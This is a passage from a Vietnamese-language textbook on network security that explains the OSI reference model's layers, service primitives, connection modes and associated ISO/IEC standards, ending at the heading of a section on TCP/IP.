- (b) các giao thức kèm theo môi trường đặc thù
- (c) hoặc một chức năng cầu nối giữa (a) và (b).

Các giao thức phụ thuộc ứng dụng gồm có Lớp ứng dụng, Lớp trình diễn và Lớp phiên làm việc. Đây là những lớp trên. Việc triển khai những lớp này được gắn chặt với ứng dụng đang được hỗ trợ và chúng hoàn toàn độc lập với công nghệ hoặc những công nghệ truyền thông đang sử dụng.

Các lớp còn lại nằm trong các mục (b) và (c) trên đây là những lớp dưới. Các giao thức phụ thuộc công nghệ của phương tiện truyền thông đều nằm trong Lớp vật lý và Lớp liên kết dữ liệu và các lớp con của Lớp mạng (các lớp phụ thuộc mạng con).

Chức năng cầu nối do Lớp truyền tải và các lớp con trên của Lớp mạng đảm nhiệm. Các lớp con trên của Lớp mạng cho phép một giao diện dịch vụ mạng thích hợp luôn sẵn sàng cho lớp trên với chất lượng dịch vụ sẽ thay đổi tùy theo các mạng con được dùng. Lớp truyền tải có nhiệm vụ làm cho các lớp trên nó nhìn thấy được các lớp dưới nó. Nó hoặc nhận được các kết nối mạng với đầy đủ chất lượng của dịch vụ hoặc nâng cấp chất lượng của dịch vụ nếu cần, ví dụ, bằng cách cung cấp phát hiện lỗi và phục hồi trong giao thức truyền tải nếu hiệu năng sửa lỗi của Lớp mạng không đầy đủ.

Các dịch vụ và tiện ích lớp

Dịch vụ do một lớp bất kỳ cung cấp được mô tả bởi thuật ngữ *các gốc dịch vụ*. Chúng đóng vai trò là các sự kiện hạt nhân tại giao diện dịch vụ (trừu tượng). Một dịch vụ lớp được chia ra thành một số các tiện ích và mỗi tiện ích lại bao gồm một nhóm các gốc dịch vụ liên quan. Nhìn chung, một tiện ích liên quan đến tạo và xử lý một hoặc nhiều đơn vị dữ liệu của giao thức (PDU).

Ví dụ, trong dịch vụ truyền tải có một tiện ích nối ghép T (T-CONNECT) dùng để thiết lập một nối ghép truyền tải. Nó bao gồm bốn gốc dịch vụ (hai gốc dịch vụ ở một đầu dùng để khởi tạo thiết lập nối ghép và hai gốc khác ở đầu kia) và hai đơn vị PDU (một đơn vị dùng để gửi dữ liệu theo mỗi hướng). Mỗi liên hệ giữa các gốc dịch vụ và các đơn vị PDU được mô tả trên hình 3-4 như một lược đồ thời gian.


Kiểu phối hợp trên đây gồm hai đơn vị PDU và bốn gốc dịch vụ là rất phổ biến và nó được biết như là *dịch vụ được xác nhận*. Một trường hợp phổ biến khác được biết như là *dịch vụ không được xác nhận* chỉ có một đơn vị PDU và hai gốc dịch vụ. Về cơ bản nó đều giống nhau vì nửa đầu của kiểu phối hợp được trình bày trên hình 3-4.

Các dịch vụ có kết nối và các dịch vụ không có kết nối

Có hai chế độ dịch vụ hoàn toàn khác nhau tại mỗi lớp. Đó là:

- Chế độ *dịch vụ có kết nối* dựa trên các kết nối (N) do lớp (N) cung cấp. Một kết nối là một sự kết hợp giữa hai thực thể (N) có một pha thiết lập, pha truyền và pha ngắt. Trong pha truyền một dòng các đơn vị dữ liệu được chuyển qua thay mặt cho các người dùng lớp trên của dịch vụ.
- Chế độ *dịch vụ không có kết nối* gồm sự vận chuyển từng đơn vị dữ liệu đơn lẻ mà không yêu cầu có sự liên hệ qua lại giữa chúng. Dịch vụ có thể chuyển vòng quanh các đơn vị dữ liệu một cách độc lập, không cấp

thông báo nhận và không đảm bảo cấp phát theo trình tự gửi.



Lý do c) Hình 3-4: Các tiện ích và các gốc dịch vụ
thông cơ sở có kế thừa tính kết nối (ví dụ như các mạng chuyển mạch gói) và một số khác lại kế thừa tính không kết nối (ví dụ như các mạng cục bộ). Chức năng cầu nối ở Lớp mạng và Lớp truyền tải là sự hỗ trợ hoạt động cho các lớp trên có kết nối trên các công nghệ truyền thông không kết nối.

Với các lớp trên hướng kết nối thì kết nối tại các lớp riêng rẽ ánh xạ trực tiếp với nhau. Một kết hợp ứng dụng (tương đương với một kết nối của Lớp ứng dụng) thì ánh xạ trực tiếp tới một kết nối trình diễn và kết nối này lại ánh xạ trực tiếp đến kết nối phiên làm việc. Tuy nhiên, các lớp dưới đó thì không còn cần đến ánh xạ một-một như thế. Ví dụ, một kết nối truyền tải có thể được dùng lại nhiều lần cho các kết nối phiên làm việc, và một kết nối mạng cũng có thể vận chuyển một số hỗn hợp các kết nối cùng một lúc.

3.2 Các kiến trúc, dịch vụ và giao thức của lớp OSI

Lớp ứng dụng

Lớp ứng dụng có thể bao gồm nhiều chức năng khác nhau và chúng có thể cần phải được định nghĩa theo các nhóm chuẩn hoá khác nhau. Do vậy, cần phải có cách tiếp cận mô đun để định nghĩa các giao thức cho Lớp ứng dụng. Cấu trúc của Lớp ứng dụng được định nghĩa trong chuẩn ISO/IEC 9545. Chuẩn này định nghĩa các khái niệm được dùng để mô tả cấu trúc bên trong

của một thực thể ứng dụng cùng với những khái niệm được dùng để mô tả các quan hệ tích cực giữa những lần gọi của các thực thể ứng dụng.

Khối cấu trúc cơ sở nhất của một thực thể ứng dụng được gọi là *một phần tử dịch vụ ứng dụng* (viết tắt tiếng Anh là ASE – Application-Service-Element). (Một ASE có thể được coi như là một tài liệu). Cấu thành cấu trúc chung hơn của thực thể ứng dụng là một đối tượng dịch vụ ứng dụng (viết tắt tiếng Anh là ASO – Application-Service-Object) được xây dựng từ các ASE và/hoặc các ASO khác. Các nguyên lý cấu trúc liên quan đến các thực thể ứng dụng, ASE và ASO sẽ được trình bày tiếp trong chương 12.

Có hai khái niệm quan trọng mô tả các quan hệ giữa các thực thể ứng dụng đang truyền thông là:

- *Phối hợp ứng dụng*: Đó là một quan hệ phối hợp giữa hai lần gọi của ASO có nhiệm vụ quản lý việc sử dụng hai chiều của dịch vụ trình diễn cho các mục đích truyền thông. Đây là một sự tương đương của một kết nối đối với Lớp ứng dụng. Nó cũng có thể được coi như là một biểu diễn của kết nối trình diễn đối với Lớp ứng dụng.
- *Hoàn cảnh ứng dụng*: Đó là một bộ các quy tắc được chia sẻ bởi hai lần gọi của ASO nhằm hỗ trợ một phối hợp ứng dụng. Đây là giao thức của Lớp ứng dụng hoàn toàn hiệu quả khi sử dụng trên một phối hợp ứng dụng.

Một ASE được chú ý đặc biệt là *phần tử dịch vụ kiểm soát phối hợp* (viết tắt tiếng Anh là ASCE – Association Control Service Element). ASE này hỗ trợ việc thiết lập và kết thúc các phối hợp ứng dụng và nó cần phải có trong tất cả mọi hoàn cảnh ứng dụng. Một biểu diễn thực tế của ASCE là nó định nghĩa các thông tin của Lớp ứng dụng được vận chuyển các trao đổi giao thức để thiết lập và kết thúc các kết nối trình diễn và các kết nối phiên làm việc. Dịch vụ ASCE được định nghĩa trong tiêu chuẩn ISO/IEC 8650.

Một số ứng dụng dựa trên tiêu chuẩn ISO đã được định nghĩa. Các tiêu chuẩn gồm các định nghĩa về các giao thức của Lớp ứng dụng cùng với vật chất hỗ trợ như các định nghĩa về các mô hình thông tin và các thủ tục cần tuân theo trong hệ thống. Các ứng dụng chính được nói đến trong cuốn sách này là:

- *Các hệ thống quản lý tin nhắn* (viết tắt tiếng Anh là MHS – Message Handling Systems): Ứng dụng này hỗ trợ cho việc nhắn tin điện tử gồm gửi thư điện tử giữa các cá nhân, chuyển EDI và nhắn tin thoại. MHS đã là một ứng dụng OSI hàng đầu trong các đặc tính an ninh hợp nhất. Ứng dụng này và các đặc tính an ninh của nó được trình bày trong chương 13.
- *Thư mục*: Ứng dụng này cung cấp cơ sở để kết nối liên thông các hệ thống xử lý thông tin sao cho cung cấp hệ thống thư mục tích hợp, nhưng

phân tán về vật lý với các công dụng tiềm ẩn khác nhau. Ứng dụng thư mục và các đặc tính an ninh của nó sẽ được trình bày trong chương 14.

- Truyền tệp, truy nhập và quản trị (viết tắt tiếng Anh là FTAM – File Transfer, Access, and Management): Ứng dụng FTAM có nhiệm vụ hỗ trợ đọc hoặc ghi các tệp tin trong một hệ máy tính ở xa, truy nhập vào các cấu thành của những tệp tin đó, và/ hoặc quản trị (ví dụ như, tạo hoặc xóa) những tệp tin đó. FTAM được định nghĩa trong tiêu chuẩn ISO/IEC 8571.

Các tiện ích quản trị mạng OSI cũng đóng góp một ứng dụng OSI. Chúng sẽ được bàn đến trong chương 15.

Các tiêu chuẩn của Lớp ứng dụng OSI gồm một giao thức xây dựng mô hình quan trọng và công cụ xây dựng được gọi là *phần tử dịch vụ hoạt động từ xa* (viết tắt tiếng Anh là ROSE – Remote Operation Service Element). ROSE dựa trên một mô hình máy chủ - tớ (client-server) chung, trong đó một hệ thống (máy tớ) gọi các hoạt động nhất định nào đó trong hệ thống khác (máy chủ). Giao thức có thể được biểu diễn bằng ngôn ngữ kèm theo lệnh gọi và các kết quả hoặc một báo lỗi có thể được trả về từ hoạt động của hệ thống. Đối với một ứng dụng thích hợp với mô hình này công dụng của ROSE có thể tạo thuận lợi cho định nghĩa giao thức. ROSE được dùng trong các giao thức quản trị MHS, thư mục, và mạng OSI. Mô hình, dịch vụ và giao thức ROSE được định nghĩa trong tiêu chuẩn ISO/IEC 9072 đa thành phần.

Lớp trình diễn

Lớp trình diễn giải quyết các vấn đề liên quan đến cách trình diễn các thông tin ứng dụng (như một chuỗi bit) cho các mục đích truyền tải. Tổng quan về hoạt động của lớp này được trình bày trong chương 12.

Các tiêu chuẩn về dịch vụ và giao thức trình diễn được quy định trong tiêu chuẩn ISO/IEC 8822 và 8823.

Một cặp tiêu chuẩn của Lớp trình diễn đặc biệt quan trọng là tiêu chuẩn ISO/IEC 8824 và tiêu chuẩn ISO/IEC 8825 liên quan đến Ghi chú cú pháp trừu tượng 1 (ASN.1). ASN.1 được các ứng dụng OSI cũng như các ứng dụng phi OSI dùng nhiều để định nghĩa các hạng mục thông tin của Lớp ứng dụng và để mã hoá các chuỗi bit tương ứng cho chúng. Giới thiệu vắn tắt về ASN.1 được cho trong Phụ lục B. Các bạn đọc chưa quen với ASN.1 có thể đọc phụ lục trước bắt đầu vào phần II của cuốn sách này. Các thông tin chi tiết về ASN.1 các bạn cũng có thể tìm đọc trong tài liệu [STE1].

Lớp phiên làm việc

Lớp phiên làm việc thực hiện các chức năng như quản trị đối thoại và đồng bộ lại dưới sự kiểm soát trực tiếp của Lớp ứng dụng. Quản trị đối thoại hỗ trợ các chế độ hoạt động song công và bán song công cho các ứng dụng. Đồng bộ lại hỗ trợ chèn các dấu đồng bộ vào một cụm dữ liệu và tiến hành đồng bộ với đồng bộ trước đó trong điều kiện có lỗi. Các tiêu chuẩn đối với dịch vụ và giao thức của phiên làm việc được quy định trong tiêu chuẩn ISO/IEC 8326 và 8327.

Các bàn luận về nội dung kiến trúc an ninh sau này sẽ kết luận rằng, Lớp phiên làm việc không đóng vai trò trong việc cung cấp an ninh, nên các bạn đọc chưa làm quen với lớp này có thể yên tâm bỏ qua.

Lớp truyền tải

Dịch vụ Lớp truyền tải được định nghĩa trong tiêu chuẩn ISO/IEC 8072. Nó hỗ trợ truyền tải dữ liệu thông suốt từ hệ thống này đến hệ thống khác. Nó làm cho cho các người dùng (lớp trên) của nó không phụ vào các công nghệ truyền thông cơ sở và cho phép họ có khả năng xác định một *chất lượng của dịch vụ* (chẳng hạn như các thông số về thông lượng, tần suất tái hiện lỗi và xác suất hỏng hóc). Nếu chất lượng của dịch vụ của các dvụ mạng cơ sở không thích đáng thì Lớp truyền tải sẽ nâng cấp chất lượng của dịch vụ lên mức cần thiết bằng cách bổ xung giá trị (ví dụ phát hiện/ khôi phục lỗi) trong giao thức riêng của nó. Dịch vụ truyền tải có cả biến thể dựa vào kết nối và biến thể không có kết nối.

Các giao thức của Lớp truyền tải phải hỗ trợ dịch vụ dựa trên kết nối được định nghĩa trong tiêu chuẩn ISO/IEC 8073. Có năm cấp giao thức khác nhau sau đây:

- Cấp 0 không bổ xung giá trị nào cho thiết bị mạng
- Cấp 1 hỗ trợ khắc phục lỗi khi Lớp mạng phát hiện có lỗi
- Cấp 2 hỗ trợ dọn các kết nối truyền tải trên một kết nối mạng
- Cấp 3 thực hiện khắc phục và dọn kênh
- Cấp 4 thực hiện phát hiện lỗi (kiểm tổng), khắc phục lỗi và dọn kênh.

Bằng cách sử dụng các đặc tính khắc phục lỗi của mình giao thức cấp 4 có thể hoạt động trên một dịch vụ mạng không kết nối để cung cấp một dịch vụ truyền tải có kết nối.


Giao thức hỗ trợ dịch vụ truyền tải không kết nối được định nghĩa trong tiêu chuẩn ISO/IEC 8602.

Lớp mạng

Lớp mạng là một trong những lớp OSI phức tạp hơn, vì nó cần phải thích hợp với nhiều công nghệ mạng con và các chiến lược kết nối liên thông khác nhau. Nó cần phải giải quyết các vấn đề liên quan về trễ giữa các mạng con

của các công nghệ khác nhau và nó cũng phải giải quyết các vấn đề liên quan đến trình diễn một giao diện dịch vụ chung cho Lớp truyền tải trên đây. Sự tồn tại cả hai hình thức hoạt động có kết nối và không có kết nối đóng góp làm cho các tiêu chuẩn của Lớp mạng phức tạp một cách đáng kể.

Các tiêu chuẩn làm giải thích tốt nhất cho hoạt động của Lớp mạng là tiêu chuẩn ISO/IEC 8880, tiêu chuẩn ISO/IEC 8648 và tiêu chuẩn ISO/IEC 8348. Hình 3-5 minh họa các quan hệ giữa các tiêu chuẩn này.



Hình 3-5: Các tiêu chuẩn chung đối với Lớp mạng

Tiêu chuẩn ISO/IEC 8648 giới thiệu một số thuật ngữ và khái niệm quan trọng và mô tả cách các khái niệm xây dựng mô hình OSI trong lớp này ảnh xạ đến các cấu thành mạng thực tế như thế nào. Khái niệm một *hệ thống cuối* (được đưa ra trong mô hình tham chiếu OSI) tạo ra mô hình một thiết bị hoặc một nhóm các thiết bị thực thi một ngăn xếp đầy đủ bảy lớp. Còn khái niệm *hệ thống trung gian* được đưa ra trong Lớp mạng. Một hệ thống trung gian chỉ thực hiện các chức năng có ở trong ba lớp OSI thấp nhất. Một hệ thống cuối có thể truyền thông với một hệ thống cuối khác một cách trực tiếp hoặc thông qua một hoặc nhiều hệ thống trung gian khác.

Một *mạng con thực* là một tập hợp thiết bị và các đường nối vật lý dùng để kết nối liên thông các hệ thống thực khác, ví dụ như, một mạng chuyển mạch gói công cộng, một mạng cục bộ LAN hay một tập hợp các

mạng con thực khác được kết nối liên thông với nhau. Một bộ làm việc liên kết là một thiết bị (hoặc một phần thiết bị) thực hiện một chức năng giữ chậm mạng. Thuật ngữ hệ thống trung gian có thể quy về sự trừu tượng của một trong các khái niệm sau:

- a) một mạng con thực
- b) một bộ làm việc liên kết, nối hai hay nhiều mạng con (ví dụ như, một router) hay
- c) một sự kết hợp của mạng con thực với bộ làm việc liên kết

Nhiều giao thức của Lớp mạng khác nhau có thể được định nghĩa. Cấu trúc bên trong của lớp quan tâm đến các giao thức mạng con có thể hay không có thể được thiết kế đặc biệt để hỗ trợ cho OSI. Do vậy, giao thức cơ sở của một mạng con không cần phải hỗ trợ tất cả các chức năng cần thiết cho dịch vụ Lớp mạng. Nếu cần thì các lớp con sau của giao thức có thể được cấp trên giao thức mạng con để cung cấp các chức năng cần thiết.

Trong một kịch bản kết nối liên thông bất kỳ thì một giao thức của Lớp mạng thực hiện một hoặc một số chức năng sau:

- *Giao thức hội tụ độc lập mạng con* (viết tắt tiếng Anh là SNICP – SubNetwork-Independent Convergence Protocol): cung cấp các chức năng để hỗ trợ dịch vụ mạng OSI trên một tập các khả năng cơ sở được định nghĩa đầy đủ mà chúng không dựa vào một mạng con cơ sở nhất định nào. Vai trò này, nhìn chung, áp dụng cho một giao thức kết nối liên thông được sử dụng, ví dụ như, để vận chuyển các thông tin địa chỉ hoá và thông tin chạy vòng qua nhiều mạng được kết nối liên thông.
- *Giao thức hội tụ phụ thuộc mạng con* (viết tắt tiếng Anh là SNDCP – SubNetwork-Dependence Convergence Protocol): làm việc trên một giao thức đóng vai trò SNaCP nhằm bổ xung các khả năng cần thiết cho một giao thức SNICP hoặc cần để cung cấp dịch vụ mạng OSI đầy đủ.
- *Giao thức truy nhập mạng con* (viết tắt tiếng Anh là SNAcP – SubNetwork access Protocol): Giao thức này là một phần thừa kế của một kiểu mạng con đặc biệt. Nó cung cấp một dịch vụ mạng con tại các điểm cuối của nó và dịch vụ này có thể hoặc không phải tương đương với dịch vụ mạng OSI.

Một trong những giao thức quan trọng hơn là *giao thức mạng không kết nối* (viết tắt tiếng Anh là CLNP – Connectionless Network Protocol) được định nghĩa trong tiêu chuẩn ISO/IEC 8473. Giao thức này, nhìn chung, được dùng trong vai trò của một SNICP để cung cấp dịch vụ mạng ở chế độ không có kết nối. Tiêu chuẩn ISO/IEC 8473 cũng định nghĩa cách giao thức này có thể hoạt động trên các mạng con chuyển mạch gói X.25 và mạng LAN như thế nào.

Các chức năng công nghệ mạng con

OSI được thiết kế để hoạt động ảo trên một phạm vi không có giới hạn các công nghệ mạng con cơ sở. Các công nghệ này có các giao thức của Lớp mạng phụ thuộc mạng con (vai trò của SNaCP và SNDCP) và các giao thức của Lớp liên kết dữ liệu và Lớp vật lý. Nhiều tiêu chuẩn đã được phát triển đối với các công nghệ mạng con chuyên dụng, bao gồm:

- Các mạng LAN cục bộ - loạt tiêu chuẩn ISO/IEC 8802;
- Các mạng dữ liệu chuyển mạch theo gói (viết tắt tiếng Anh là PSDNs – Packet Switched Data Network) - khuyến cáo của ITU-T X.25 và các tiêu chuẩn quốc tế ISO/IEC 8208, 8878 và 8881;
- Các mạng dữ liệu chuyển mạch theo mạch điện (viết tắt tiếng Anh là CSDNs – Circuit Switched data Network);
- Các mạng số dịch vụ tích hợp (viết tắt tiếng Anh là ISDNs – Integrated Service Digital Network); và
- Các mạng thoại chuyển mạch công cộng (viết tắt tiếng Anh là PSTNs – Public Switched Telephone Network).

Các giao thức bao gồm cả các chức năng cầu nối tất cả đều được coi phải được đặt ở Lớp liên kết dữ liệu. X.25 bao trùm hai lớp. Giao thức mức gói X.25 là một giao thức Lớp mạng phụ thuộc mạng con, trong khi đó thì giao thức truy nhập liên kết X.25 lại ở trong Lớp liên kết dữ liệu.

Vì các mạng hệ thống mở thường bao trùm nhiều công nghệ mạng con, nên các đặc tính an ninh được liên kết vào trong một công nghệ đặc thù là giá trị hữu hạn. Do vậy, phần này của kiến trúc OSI ít liên quan đến quyền sách này so với các lớp trên. An ninh đối với các mạng LAN và cũng cho cả các mạng PSDNS X.25 sẽ được bàn đến trong chương 11.

3.3 Bộ giao thức mạng Internet TCP/IP

